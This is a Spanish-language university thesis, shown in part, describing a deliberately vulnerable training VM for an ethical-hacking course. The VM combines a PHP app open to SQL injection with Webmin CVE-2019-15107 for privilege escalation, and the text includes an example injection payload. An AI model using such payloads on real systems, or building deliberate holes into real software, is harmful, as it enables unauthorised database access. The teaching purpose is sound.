
# UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA
# FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

**TÍTULO DEL TRABAJO DE TITULACIÓN**

Implementación de un Entorno Virtual Vulnerable para ejecución de Pruebas de Penetración de Inyecciones SQL y Escalado de Privilegios

**AUTOR**

**Parra Flores, Anthony Miguel**

EXAMEN COMPLEXIVO

Previo a la obtención del grado académico en
INGENIERO EN TECNOLOGÍAS DE LA INFORMACIÓN

**TUTOR**

**Ing. Coronel Suárez, Iván Alberto, Mgt.**

**Santa Elena, Ecuador**

**Año 2025**

UPSE

# UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA
# FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

**TRIBUNAL DE SUSTENTACIÓN**

Ing. José Sánchez Aquino Mgt.
**DIRECTOR DE LA CARRERA**

Ing. Iván Coronel Suárez. Mgt.
**TUTOR**

Lsi. Daniel Quirumbay Yagual. Msia.
**DOCENTE ESPECIALISTA**

Ing. Marjorie Coronel Suárez Mgt.
**DOCENTE GUÍA UIC**

# UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA
# FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

## CERTIFICACIÓN

Certifico que luego de haber dirigido científica y técnicamente el desarrollo y estructura final del trabajo, este cumple y se ajusta a los estándares académicos, razón por el cual apruebo en todas sus partes el presente trabajo de titulación que fue realizado en su totalidad por PARRA FLORES ANTHONY MIGUEL, como requerimiento para la obtención del título de Ingeniero en Tecnologías de la Información.

La Libertad, a los 17 días del mes de noviembre del año 2025

**TUTOR**

Firmado electrónicamente por:
IVAN ALBERTO CORONEL SUAREZ
Validar únicamente con FirmaEC

**Ing. Coronel Suárez Iván Alberto, Mgt.**

# UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA
# FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

**DECLARACIÓN DE RESPONSABILIDAD**

Yo, **PARRA FLORES ANTHONY MGUEL**

**DECLARO QUE:**

El trabajo de Titulación, Implementación de un Entorno Virtual Vulnerable para ejecución de Pruebas de Penetración de Inyecciones SQL y Escalado de Privilegios previo a la obtención del título en Ingeniero en Tecnologías de la Información, ha sido desarrollado respetando derechos intelectuales de terceros conforme las citas que constan en el documento, cuyas fuentes se incorporan en las referencias o bibliografías. Consecuentemente este trabajo es de mi total autoría.

En virtud de esta declaración, me responsabilizo del contenido, veracidad y alcance del Trabajo de Titulación referido.

La Libertad, a los 9 días del mes de noviembre del año 2025

**EL AUTOR**


**Parra Flores Anthony Miguel**

# UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA

# FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

## CERTIFICACIÓN DE ANTIPLAGIO

Certifico que después de revisar el documento final del trabajo de titulación denominado **Implementación de un Entorno Virtual Vulnerable para ejecución de Pruebas de Penetración de Inyecciones SQL y Escalado de Privilegios**, presentado por el estudiante, PARRA FLORES ANTHONY MIGUEL fue enviado al Sistema Antiplagio, presentando un porcentaje de similitud correspondiente al 8%, por lo que se aprueba el trabajo para que continúe con el proceso de titulación.


CERTIFICADO DE ANÁLISIS
magister

Parra Flores Anthony - Examen Complexivo2

8% Textos sospechosos

< 1% Similitudes
< 1 % similitudes entre comillas
0 % entre las fuentes mencionadas
6% Idiomas no reconocidos
2% Textos potencialmente generados por la IA

Nombre del documento: Parra Flores Anthony - Examen Complexivo2.pdf
ID del documento: 948c72b6bf6edb7b588865da3d3c46486ec4baca
Tamaño del documento original: 3,14 MB

Depositante: IVAN ALBERTO CORONEL SUAREZ
Fecha de depósito: 14/11/2025
Tipo de carga: interface
fecha de fin de análisis: 14/11/2025

Número de palabras: 17.741
Número de caracteres: 119.564

## TUTOR

Firmado electrónicamente por:
IVAN ALBERTO CORONEL SUAREZ
Validar únicamente con FirmaEC

**Ing. Coronel Suárez Iván Alberto, Mgt.**

# UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA
# FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

## AUTORIZACIÓN

Yo, **Parra Flores Anthony Miguel**

Autorizo a la Universidad Estatal Península de Santa Elena, para que haga de este trabajo de titulación o parte de él, un documento disponible para su lectura consulta y procesos de investigación, según las normas de la Institución.

Cedo los derechos en línea patrimoniales del presente trabajo de titulación con fines de difusión pública, además apruebo la reproducción dentro de las regulaciones de la Universidad, siempre y cuando esta reproducción no suponga una ganancia económica y se realice respetando mis derechos de autor

Santa Elena, a los 9 días del mes de noviembre del año 2025

**EL AUTOR**

**Parra Flores Anthony Miguel**

## AGRADECIMIENTO

Quiero expresar mi agradecimiento a Dios por guiar mis pasos día a día, por darme la fuerza y sabiduría para culminar un peldaño más de la vida.

Agradecer a la Universidad Estatal Península de Santa Elena por acogerme en sus aulas. A sus docentes por su guía y apoyo constante para culminar este proyecto. Sus experiencias, dedicación, orientación y paciencia fueron fundamentos que me permitieron aprender y crecer en cada etapa del proceso.

A mi familia, por su apoyo incondicional, que con amor y motivación me dieron fuerzas para no declinar en cada momento. Este logro no habría sido posible sin el apoyo de cada una de estas personas y les estoy eternamente agradecido.

*Anthony Miguel, Parra Flores*

## DEDICATORIA

Dedico este logro a mi madre Mercedes Flores Pérez, quien me ha apoyado en todo el proceso de mis estudios y me ha dado la fuerza necesaria para no rendirme en los momentos más difíciles y dar siempre lo mejor de mí.

También dedico con especial cariño este trabajo a mi abuela, Patricia Pérez Orrala, quien ha sido un pilar fundamental en mi vida. Su apoyo constante, su ayuda incondicional y su presencia en cada momento han sido tan valiosos como el de mi madre. A ambas les debo gran parte de este logro.

A mis demás familiares, que nunca dudaron de lo que podía lograr desde que empecé esta carrera, y a mis amigos, que estuvieron presentes en momentos importantes y siempre dispuestos a apoyarme.

Quedo muy agradecido con todos por su ayuda, acompañamiento y confianza para culminar mi trabajo de titulación.

*Anthony Miguel, Parra Flores*

**ÍNDICE GENERAL**

## ÍNDICE DE TABLAS



## ÍNDICE DE FIGURAS

## ÍNDICE DE ANEXOS

## RESUMEN

La asignatura de Ethical Hacking de la carrera de Tecnología de la Información de la Universidad Estatal Península de Santa Elena presenta dificultades para realizar prácticas en clase debido a las restricciones de red, falta de material práctico y posibles problemas legales al realizar prácticas en sistemas reales. Es por este motivo que el presente proyecto cuenta con la implementación de un entorno virtual vulnerable para la ejecución de pruebas de penetración de inyección SQL y escalado de privilegios. Se utilizó la metodología de investigación de tipo exploratoria y, como técnica de recolección de datos, la entrevista, y para el desarrollo del entorno vulnerable se adaptó la metodología TOP-DOWN. Como resultados, se diseñó una máquina virtual vulnerable mediante el uso de la virtualización junto con una aplicación y con el fallo de seguridad en su sistema operativo. Se concluye, que el desarrollo de una herramienta propia para prácticas en asignatura de Ethical Hacking es relevante, ya que permite al docente y a los estudiantes realizar ejercicios prácticos sin depender de recursos externos.



**Palabras claves:** Entorno virtual vulnerable, inyección SQL, escalado de privilegios, virtualización.

## ABSTRACT

The Ethical Hacking course in the Information Technology program at the Santa Elena Peninsula State University faces challenges in conducting in-class practical exercises due to network restrictions, a lack of practical materials, and potential legal issues associated with working on real systems. Therefore, this project involves the implementation of a vulnerable virtual environment for conducting SQL injection penetration tests and privilege escalation. An exploratory research methodology was used, with interviews as the data collection technique. The vulnerable environment was developed using a top-down approach. The results show the design of a vulnerable virtual machine using virtualization, an application, and a security flaw in its operating system. In conclusion, developing a dedicated tool for practical exercises in the Ethical Hacking course is relevant, as it allows instructors and students to conduct practical exercises without relying on external resources.



**Keywords:** Vulnerable virtual environment, SQL injection, privilege escalation, virtualization.

# INTRODUCCIÓN

El constante avance de la tecnología y el crecimiento de las amenazas informáticas han generado la necesidad de que las instituciones educativas cuenten con entornos seguros y accesibles, donde tanto el docente como los estudiantes cuenten con herramientas accesibles y seguras para realizar prácticas de ciberseguridad sin poner en riesgo sistemas reales. En este contexto, la asignatura Ethical Hacking de la carrera de Tecnología de la Información de la Universidad Estatal Península de Santa Elena (UPSE) presenta dificultades para realizar estas prácticas debido a la falta de material práctico, problemas legales para ejecutar pruebas en sistemas reales y las restricciones de la red de la universidad.

Por ende, el presente proyecto propone la implementación de un entorno virtual vulnerable mediante una máquina virtual que permita la ejecución de ataques de inyección SQL contra una aplicación web y escalar privilegios aprovechando el fallo de seguridad incorporado en el sistema operativo. Además, el proyecto incluirá una guía detallada con los pasos para su resolución y con otras formas de explotación. Todo esto con el fin de que tanto el docente como los estudiantes dispongan de una herramienta funcional y segura para realizar pruebas de penetración en clase.

El proyecto se compone de tres capítulos, los cuales se describen a continuación:

**Capítulo 1:** Se describen los antecedentes de la problemática, la descripción del proyecto, los objetivos a alcanzar, la justificación y el alcance del proyecto.

**Capítulo 2:** Se expone el marco teórico y conceptual, así como se definen los términos más importantes para la investigación, tales como tecnologías y herramientas para utilizar, el análisis de la entrevista, las técnicas con las que se hará el levantamiento de información y la metodología que se tendrá que seguir para el desarrollo del proyecto.

**Capítulo 3:** Se detalla todo lo relacionado con la propuesta del proyecto, desglosando las cinco fases principales, que son la recolección de información, desarrollo, configuración, pruebas y documentación.

# CAPÍTULO 1. FUNDAMENTACIÓN.

## 1.1. Antecedentes

Actualmente, las instituciones educativas enfrentan limitaciones para realizar prácticas de ciberseguridad por la falta de elementos prácticos que impide simular escenarios de ataques reales [1]. Esta limitación impide adquirir conocimiento sobre el riesgo que estos ataques pueden causar a los sistemas informáticos, volviéndose aún más preocupante ante el constante incremento de ataques que se aprovechan de errores en el diseño, configuración o programación del software, afectando directamente la integridad, confidencialidad y disponibilidad de la información [2].

Entre los ataques más comunes se encuentran las inyecciones SQL, que están bajo la categoría "A03:2021 - Inyección", siendo uno de los riesgos de seguridad más críticos para las aplicaciones web según el OWASP Top 10 – 2021 [3]. Los ataques por inyección SQL se originan por la falta de validación y sanitización en las entradas de datos del usuario, provocando una amenaza grave para las aplicaciones web porque permite el acceso, ejecución, modificación y eliminación de la información almacenada en las bases de datos sin autorización [4]. A esto se le suma el escalado de privilegios, otro tipo de ataque causado por fallos de seguridad en el servidor que permite a usuarios sin autorización obtener permisos administrativos en un sistema, lo que facilita el control total del mismo [5].

En este contexto, la Facultad de Sistemas y Telecomunicaciones (FACSISTEL) de la Universidad Estatal Península de Santa Elena (UPSE), fundada el 22 de marzo de 2010, cuenta con cuatro carreras vigentes, entre ellas la carrera de Tecnología de la Información [6]. Dentro de dicha carrera se encuentra la materia de Ethical Hacking, donde se ha identificado que existen dificultades para realizar prácticas de pruebas de penetración en clase. Esto se evidenció mediante una entrevista al docente actual de la asignatura, quien es experto en seguridad informática y hacking ético **(ver Anexo 1)**.

Entre las principales dificultades identificadas en la asignatura de Ethical Hacking se encuentra la falta de material práctico propio, lo que provoca depender de plataformas externas y hace que los estudiantes encuentren fácilmente las soluciones en internet, las cuales suelen estar en sitios poco seguros y, como

consecuencia, no realicen los ejercicios por sí mismos. Además, que al docente se le complica desarrollar material práctico, como crear un entorno vulnerable, ya que requiere de mucho tiempo y dedicación.

A esto se le suman las medidas de seguridad que presenta la red universitaria, las cuales bloquean puertos y direcciones IP que considere sospechosos debido al firewall que tiene implementado, y aunque estas restricciones son necesarias para proteger la infraestructura de red, impiden que se puedan instalar en clase los servidores y laboratorios necesarios para que los estudiantes puedan realizar prácticas de hacking ético de forma segura y controlada.

Al no disponer de una herramienta funcional y segura para prácticas de ciberseguridad, existe la posibilidad de que los estudiantes realicen intentos no controlados, ya sea por curiosidad o equivocación. Estas acciones, aunque inofensivas pueden generar problemas legales tanto para la institución como para el docente, ya que el COIP (Código Orgánico Integral Penal) establece sanciones por actividades informáticas no autorizadas y las sanciona al alcanzar la figura de delitos, aun cuando estas se realizan con fines educativos.

Para llevar a cabo el proyecto, se han analizado trabajos que estén relacionados con el tema, los cuales permitirán definir criterios técnicos que respalden al diseño y desarrollo del entorno virtual vulnerable a inyecciones SQL y escalado de privilegios, aportando conocimientos esenciales para asegurar su funcionalidad y efectividad.

En la tesis de **"Estudio de técnicas de ciberseguridad aplicado al desarrollo de aplicaciones web mediante el uso de la herramienta DAMN VULNERABLE WEB APPLICATION (Ecuador, UPSE)"**, evalúa técnicas de ciberseguridad que servirán para el desarrollo seguro de aplicaciones web, donde se enfocó en las vulnerabilidades del proyecto OWASP Top 10 (2021) para probar los diferentes tipos de ataques mediante pruebas de penetración en entornos virtuales utilizando DVWA y la metodología PTES para comprobar su estudio [7].

Por otro lado, la tesis **"HACKING WEB (ANÁLISIS DE ATAQUES SQL INYECCIÓN, XSS) (Colombia, UNAD)"** realiza una investigación de dos

ataques que se han presentado durante años, que son las inyecciones SQL y XSS, las cuales han tenido un gran impacto en las aplicaciones web de las organizaciones a nivel general, mostrando cómo estos ataques pueden traer consigo no solo el acceso no autorizado a la información almacenada, sino también el control del sistema operativo que lo soporta y, en consecuencia, el compromiso de la organización atacada [8].

Además, la tesis **"Pentesting en entornos controlados (España, Universidad La Laguna)"** consiste en la realización de una auditoría de seguridad para identificar vulnerabilidades comunes y proponer soluciones a las mismas, a su vez, se plantea la creación de un entorno replicable para el análisis técnico y test de herramientas de pentesting. Usó máquinas virtuales y diversas herramientas como Nmap, Burpsuite y SQLmap, y modificó para su auditoría la metodología de seguridad OWASP, que incluye desde el reconocimiento inicial hasta el análisis de vulnerabilidades, la explotación y la post-explotación [9].

Con base en la información recopilada, se plantea la implementación de un entorno virtual vulnerable mediante una máquina virtual para la ejecución de ataques de inyección SQL y escalado de privilegios, funcionando como una herramienta práctica que permita a los estudiantes ejecutar pruebas de penetración sin comprometer sistemas reales, creando así un ambiente seguro para el aprendizaje práctico.

### 1.2. Descripción del Proyecto

Ante las dificultades que presenta la asignatura de Ethical Hacking de la carrera de Tecnología de la Información para llevar a cabo las prácticas en clase **(ver Anexo 1)**, como la falta de material práctico propio, problemas legales para ejecutar pruebas en sistemas reales y las restricciones de red de la universidad que impiden instalar servidores y laboratorios, se propone implementar un entorno virtual vulnerable a través de una máquina virtual preconfigurada y diseñada para la ejecución de pruebas de penetración.

Dicha máquina presentará una cadena de explotación donde los estudiantes deberán atacar a una aplicación web usando inyecciones SQL para acceder al usuario estándar del servidor, después tendrán que identificar y aprovechar el fallo de

seguridad incorporado en el sistema operativo para escalar privilegios y alcanzar control total del sistema como root. Además, se elaborará una guía que explicará el uso del entorno y el paso a paso para su resolución, asegurando de esta manera un recurso práctico completo.

Para el presente proyecto se adaptó la metodología TOP-DOWN, la cual estará estructurada en cinco fases:

**Fase 1: Recolección de información**

Se realiza una entrevista al docente actual de la asignatura de Ethical Hacking con el propósito de comprender la importancia de contar con un entorno virtual vulnerable para ejecutar pruebas de penetración de forma segura y controlada **(ver Anexo 1)**. Además de recopilar la información sobre los componentes que incluirá la máquina virtual para simular ataques y definir los requisitos técnicos necesarios para su diseño.

- Requisitos para crear el entorno virtual
- Vulnerabilidades de inyección SQL en aplicaciones web
- Requisitos para incorporar el fallo de seguridad CVE-2019-15107
- Arquitectura del entorno virtual vulnerable
- Topología de red del entorno

**Fase 2: Desarrollo**

En esta fase se desarrolla una aplicación web vulnerable con Visual Studio Code para la edición del código, PHP para el lenguaje de programación, MySQL con phpMyAdmin como el sistema de bases de datos y XAMPP que actuará de servidor local. Esta aplicación se diseña con fallos en la validación de datos de entrada que permiten ejecutar ataques de inyección SQL, con el fin de simular un escenario real en el que un atacante pueda manipular la información de la base de datos sin autorización. Adicionalmente, cuenta con una bandera que sirve para comprobar que se ha obtenido acceso a la base de datos mediante los ataques realizados.

- Crear la base de datos y añadir la primera bandera
- Desarrollar la aplicación web
- Añadir vulnerabilidades intencionales en la aplicación web

**Fase 3: Configuración**

En la máquina virtual se configura el sistema operativo Ubuntu Server 16.04 se modifican las contraseñas y los permisos de los usuarios, instalando los servicios necesarios para el despliegue de la aplicación web e incorporando el fallo de seguridad CVE-2019-15107 de Webmin 1.890 para permitir el escalado de privilegios, así mismo, se añaden dos banderas en el sistema como indicadores de que se había obtenido acceso al servidor. Por último, se cambia el adaptador de red en modo NAT y se exporta la máquina virtual vulnerable en formato OVA.

- Instalar y configurar la ISO de Ubuntu Server 16.04 en la máquina virtual
- Configurar los usuarios del servidor
- Arranque de los servicios Apache, MySQL y SSH
- Desplegar y configurar la aplicación web
- Incorporar y configurar el fallo de seguridad CVE-2019-15107 en el sistema operativo Ubuntu Server
- Añadir segunda y tercera bandera en los directorios de usuario y root
- Configurar el adaptador de máquina de la máquina en modo “NAT”
- Exportar la máquina virtual en formato OVA

**Fase 4: Pruebas**

Se prueba el funcionamiento de la máquina virtual con el objetivo de verificar que, mediante las vulnerabilidades establecidas en la aplicación web, es posible realizar ataques de inyección SQL, para posteriormente acceder al usuario del servidor, y también que el fallo de seguridad incorporado en el sistema operativo permita obtener el control del mismo a través del escalado de privilegios. Además, se estima el tiempo en que un estudiante tarda en completar la explotación de la máquina con y sin la explicación del docente con la herramienta

- Probar la conectividad de red y servicios de la máquina
- Ejecutar ataques de inyección SQL en la aplicación web
- Acceder por SSH al usuario estándar del sistema
- Verificar el funcionamiento del fallo de seguridad CVE-2019-15107
- Estimar el tiempo aproximado que se toma en resolver la máquina.

**Fase 5: Documentación**

Se elaboró una guía que muestra el uso del entorno virtual vulnerable y el procedimiento de cada uno de los ataques realizados mediante inyecciones SQL en la aplicación web para obtener información de la base de datos, así como el proceso que permitió el acceso del usuario estándar del servidor mediante SSH, de la misma manera, se detalló cómo fue posible la escalada de privilegios a partir del fallo de seguridad incorporado en el sistema operativo. De esta manera, evidencia la forma en que se puede llevar a cabo la explotación del entorno vulnerable además de lo que puede causar cada uno de estos ataques.

- Introducción y descripción del entorno virtual vulnerable
- Ataques de inyección SQL a la aplicación web para obtener acceso a la base de datos y capturar la primera bandera
- Acceder por SSH al usuario del servidor para conseguir la segunda bandera
- Procedimiento completo de la escalada de privilegios a través del fallo de seguridad (CVE-2019-15107) que afecta al sistema para obtener acceso como root y capturar la tercera bandera

Este proyecto contribuirá a la línea de investigación de Tecnologías y Sistemas con la sublínea de Ingeniería y Gestión de TSI, de acuerdo con la resolución RCF-FST-SO-09 No. 03-2021.

## 1.3. Objetivos del Proyecto

### 1.3.1. Objetivo General

Diseñar una máquina vulnerable a inyecciones SQL y escalado de privilegios mediante el uso de virtualización para la asignatura Ethical Hacking de la carrera de Tecnología de la Información de la Facultad de Sistemas y Telecomunicaciones.

### 1.3.2. Objetivos Específicos

- Desarrollar una aplicación web vulnerable a ataques de inyecciones SQL que permita el acceso a la base de datos previo a su despliegue en la máquina virtual

- Configurar la máquina virtual con el sistema operativo, alojando la aplicación e incorporando el fallo de seguridad que permita el escalado de privilegios
- Probar el funcionamiento de la máquina virtual vulnerable mediante la ejecución de inyección SQL y escalado de privilegios
- Elaborar una guía que explique el uso del entorno vulnerable y los pasos para su resolución

### 1.4. Justificación del Proyecto

Con el avance de la tecnología informática las máquinas virtuales han cobrado gran relevancia en el entorno digital, ya que permiten mediante la virtualización agregar diversos recursos y ponerlos a disposición para diferentes áreas [10]. Esta herramienta proporciona para la creación de entornos aislados donde se pueden realizar pruebas y simulaciones sin poner en riesgo sistemas reales, permitiendo practicar técnicas de seguridad informática, como el manejo de vulnerabilidades y la protección de los sistemas [10].

La implementación de un entorno virtual vulnerable para la ejecución de pruebas de penetración beneficiará directamente al docente, ya que se proporciona una herramienta práctica para la asignatura de Ethical Hacking, la cual contará con un escenario que simule ataques mediante inyecciones SQL y escalado de privilegios, además de ofrecer una experiencia de cómo estas vulnerabilidades pueden ser explotadas.

Para el periodo 2025-2, los estudiantes que se verían beneficiarios indirectamente serían 35, ya que, al contar con una herramienta funcional y segura les permitiría realizar prácticas sin depender de plataformas externas y evitar posibles conflictos con sistemas reales. Logrando evitar el riesgo de tener problemas legales y técnicos, ya que el entorno estará aislado, permitiendo realizar pruebas de forma segura y respetando la normativa vigente del COIP.

Por otro lado, el uso de un entorno virtual vulnerable que no dependa de la red universitaria se presenta como una solución adecuada ante las dificultades que se tienen para el despliegue de servidores y laboratorios, puesto que permite crear un

espacio aislado donde se puedan realizar pruebas sin poner en riesgo los sistemas reales. Además, esta herramienta servirá como base para que la asignatura de Ethical Hacking disponga de más recursos prácticos en el futuro, permitiendo crear nuevos entornos accesibles que ayuden a identificar vulnerabilidades de forma segura.

El presente proyecto está alineado al Plan Nacional de Desarrollo Ecuador No Se Detiene 2025 – 2029, haciendo énfasis en el eje institucional, el cual detalla lo siguiente:

**Eje Institucional**

**Objetivo 8:** Fortalecer la institucionalidad pública de forma eficiente, transparente y participativa [11].

**Política 8.3:** Impulsar la transformación digital del Estado, la adopción del modelo de Estado Abierto, la protección de la información, con un entorno digital seguro y confiable en todos los niveles de gobierno, así como la integridad pública y la lucha contra la corrupción, que promueva la gestión pública eficiente, inclusiva, transparente y participativa [11].

### 1.5. Alcance del Proyecto

La implementación de un entorno virtual vulnerable para la ejecución de pruebas de penetración a través de una máquina virtual que permita realizar ataques de inyección SQL contra una aplicación web y escalar privilegios mediante el fallo de seguridad presente en el sistema operativo, tiene como objetivo ofrecer una herramienta funcional para realizar prácticas en la asignatura de Ethical Hacking sin tener que infringir la ley o causar daño a sistemas reales.

Además, se elaborará una guía que contará con la explicación del funcionamiento del entorno vulnerable y los pasos realizados para su resolución, desde el reconocimiento y enumeración hasta la post-explotación, incluyendo las tres banderas encontradas y otras formas posibles de explotar las vulnerabilidades de la aplicación. Por ende, se adoptará la metodología TOP-DOWN, la cual estará dividida en cinco fases que incluirán actividades diseñadas para asegurar un desarrollo ordenado y enfocado.

**Fase 1: Recolección de información.**

- Requisitos para el entorno virtual y fallo de seguridad
- Tipos inyecciones SQL
- Arquitectura de la aplicación web y del fallo de seguridad
- Topología de red del Entorno

**Fase 2: Desarrollo**

- Crear base de datos y añadir la primera bandera
- Desarrollo de la aplicación web vulnerable

**Fase 3: Configuración**

- Configurar Ubuntu Server en la máquina virtual
- Modificar los permisos de los usuarios
- Arranque de los servicios necesarios
- Desplegar la aplicación web
- Incorporar el fallo de seguridad CVE-2019-15107
- Añadir las banderas para el usuario estándar y root
- Configurar la red
- Exportar la máquina virtual en formato OVA

**Fase 4: Pruebas**

- Verificar el funcionamiento del entorno virtual
- Ejecutar ataques de inyección SQL en la aplicación web
- Comprobar el acceso por SSH al usuario del servidor
- Probar el funcionamiento del escalado de privilegios
- Tiempo estimado de resolución

**Fase 5: Documentación**

- Presentación del entorno virtual vulnerable
- Registro de los ataques de inyección SQL para obtener la primera bandera
- Detallar el acceso al usuario normal por SSH para conseguir la segunda bandera
- Describir paso a paso el escalado de privilegios para obtener la tercera root

El entorno virtual vulnerable está diseñado con fines educativos en ciberseguridad y sirve únicamente como herramienta práctica para brindar una experiencia sobre ataques reales, centrándose en la explotación de vulnerabilidades de una aplicación web mediante inyecciones SQL y en el aprovechamiento del fallo de seguridad que afecta el sistema (CVE-2019-15107), permitiendo escalar privilegios para obtener control total del mismo, todo dentro de un entorno controlado. Aunque en el documento se especifican los ataques que se realizaron en el entorno vulnerable, es posible que los estudiantes puedan utilizar otros métodos o técnicas según sus conocimientos. Cabe recalcar que solo es una herramienta de apoyo y no garantiza la mejora o reforzamiento del aprendizaje, ya que eso solo dependerá del propio estudiante.

# CAPÍTULO 2. MARCO TEÓRICO Y METODOLOGÍA DEL PROYECTO

## 2.1. Marco Conceptual

### 2.1.1. Pruebas de Penetración (Pentesting)

Las pruebas de penetración, o también conocidas como pentesting, son un conjunto de técnicas y métodos que permiten descubrir y aprovechar las vulnerabilidades y/o fallos de seguridad que están en los sistemas informáticos [12]. Estas pruebas simulan ataques reales donde una persona o grupos de expertos en seguridad informática adoptan el rol de delincuentes informáticos, con el objetivo de identificar problemas de seguridad y evitar que ciberdelincuentes puedan aprovecharse de ellos [13].

### 2.1.2. Entorno Virtualizado

Un entorno virtualizado es un sistema informático simulado que reproduce hardware, sistemas operativos, redes o almacenamiento dentro de un único equipo físico, permitiendo crear varias máquinas virtuales donde cada una puede ejecutar aplicaciones o sistemas distintos sin interferir entre sí, siempre y cuando la máquina host comparta los recursos necesarios para que funcione, además de facilitar la escalabilidad, el uso menor de recursos y reducir costos de infraestructura, energía y mantenimiento [14].

### 2.1.3. Aplicación Web

Es un tipo especial de aplicación que funciona a través del modelo cliente/servidor, donde tanto el cliente (el navegador, explorador o visualizador) como el servidor (servidor web) y el protocolo con el que se comunican (HTTP) están conectados para trabajar juntos, de modo que el usuario utiliza un navegador para enviar solicitudes mediante el protocolo HTTP al servidor web, el cual procesa dichas solicitudes para luego devolver las páginas o recursos necesarios para que el usuario pueda interactuar con ellos [15].

#### 2.1.3.1. Vulnerabilidades de las Aplicaciones Web

Las vulnerabilidades en las aplicaciones web pueden surgir tanto por fallos en los sistemas como por malas prácticas de programación, lo que genera configuraciones

débiles, comunicaciones inseguras entre cliente y servidor o el uso de softwares desactualizados. Estas debilidades pueden ser aprovechadas por atacantes mediante peticiones HTTP, estos mensajes pueden contener ataques y, aunque pasen por cortafuegos, filtros, entre otros sistemas de control de intrusos, no generarán ningún tipo de alerta, puesto que se supone que están dentro de las llamadas HTTP legales, poniendo en riesgo la confidencialidad, integridad, disponibilidad y autenticidad de la información [16].

#### 2.1.3.2. OWSAP

El OWASP, también conocido como Open Web Application Security Project, es una organización sin fines de lucro que busca mejorar la seguridad de los sistemas y softwares. Esto lo hace mediante capacitaciones de líderes, conferencias educativas para miles de miembros y proyectos de código abierto para toda la comunidad, debido a que existen más de 250 capítulos locales en todo el mundo, teniendo como objetivo que las organizaciones diseñen, desarrollen, adquieran, operen y mantengan aplicaciones confiables y seguras [17].

Uno de sus aportes más conocidos es el OWASP Top 10 - 2021, una lista hecha por un equipo de expertos en seguridad de todo el mundo y que se enfoca en los diez principales problemas de seguridad en aplicaciones web [18]. A continuación, se muestra cuáles son las vulnerabilidades más explotadas en las aplicaciones web actualmente.

**Top 10 de las vulnerabilidades de seguridad más críticas en aplicaciones web según el OWASP - 2021:**

- A01:2021 - Pérdida de Control de Acceso
- A02:2021 - Fallas Criptográficas
- A03:2021 – Inyección
- A04:2021 - Diseño Inseguro
- A05:2021 - Configuración de Seguridad Incorrecta
- A06:2021 - Componentes Vulnerables y Desactualizados
- A07:2021 - Fallas de Identificación y Autenticación
- A08:2021 - Fallas en el Software y en la Integridad de los Datos

- A09:2021 - Fallas en el Registro y Monitoreo
- A10:2021 - Falsificación de Solicitudes del Lado del Servidor (SSRF)

### 2.1.4. Inyección SQL

Es un ataque que ocurre cuando el usuario ingresa datos en formularios o parámetros URL que no se validan o filtran correctamente antes de formar la sentencia SQL, lo que permite que un atacante inserte código SQL malicioso en las consultas enviadas a la base de datos y consiga el privilegio de leer, modificar o borrar información sensible como contraseñas, datos personales o números de tarjetas, e incluso tomar el control total del servidor de la base de datos [19].

#### 2.1.4.1. Inyección SQL en Banda (In-Band)

La inyección SQL en banda es una de las más básicas y consiste en que el atacante recibe directamente los resultados de las consultas maliciosas a través del mismo canal que usa la aplicación, como un navegador web. Este método le permite al atacante ver datos o mensajes de error para conseguir información importante, siendo sus variantes más comunes la inyección basada en errores, que muestra detalles técnicos mediante mensajes de fallo, y la inyección basada en unión, que combina resultados normales con datos confidenciales para sacar información sensible de la base de datos. Dentro de este tipo de ataques existen dos variaciones [20].

**Inyección SQL por Errores**

Esta técnica de inyección SQL se basa en los mensajes de error generados por la base de datos para obtener información sobre su estructura, la versión, el sistema operativo o devolver los resultados completos de la consulta [21]. Cuando el atacante detecta que la aplicación web no está configurada correctamente para ocultar dichos mensajes, puede enviar sentencias SQL que provoquen errores que revelan detalles como nombres de tablas y columnas, además de los tipos y valores de los datos almacenados en la base de datos, facilitando la extracción de la información [22].

Por ejemplo, un atacante puede insertar ' OR 1= 1-- - en un campo de formulario de la aplicación, ya sea en el login o en un search, lo que genera un error como se

muestra en la **Figura 1**, que es “Tienes un error en tu sintaxis SQL”. Este error se debe a problemas en la gramática, aunque también existen otros que pueden ser por tablas no encontradas, columnas no válidas o datos incorrectos. Estos mensajes suelen ofrecer información o pistas al atacante, permitiéndole construir una consulta maliciosa para seguir explotando la vulnerabilidad.





***Figura 1: Ejemplo de inyección SQL basada en Errores.***

**Inyección SQL por Unión**

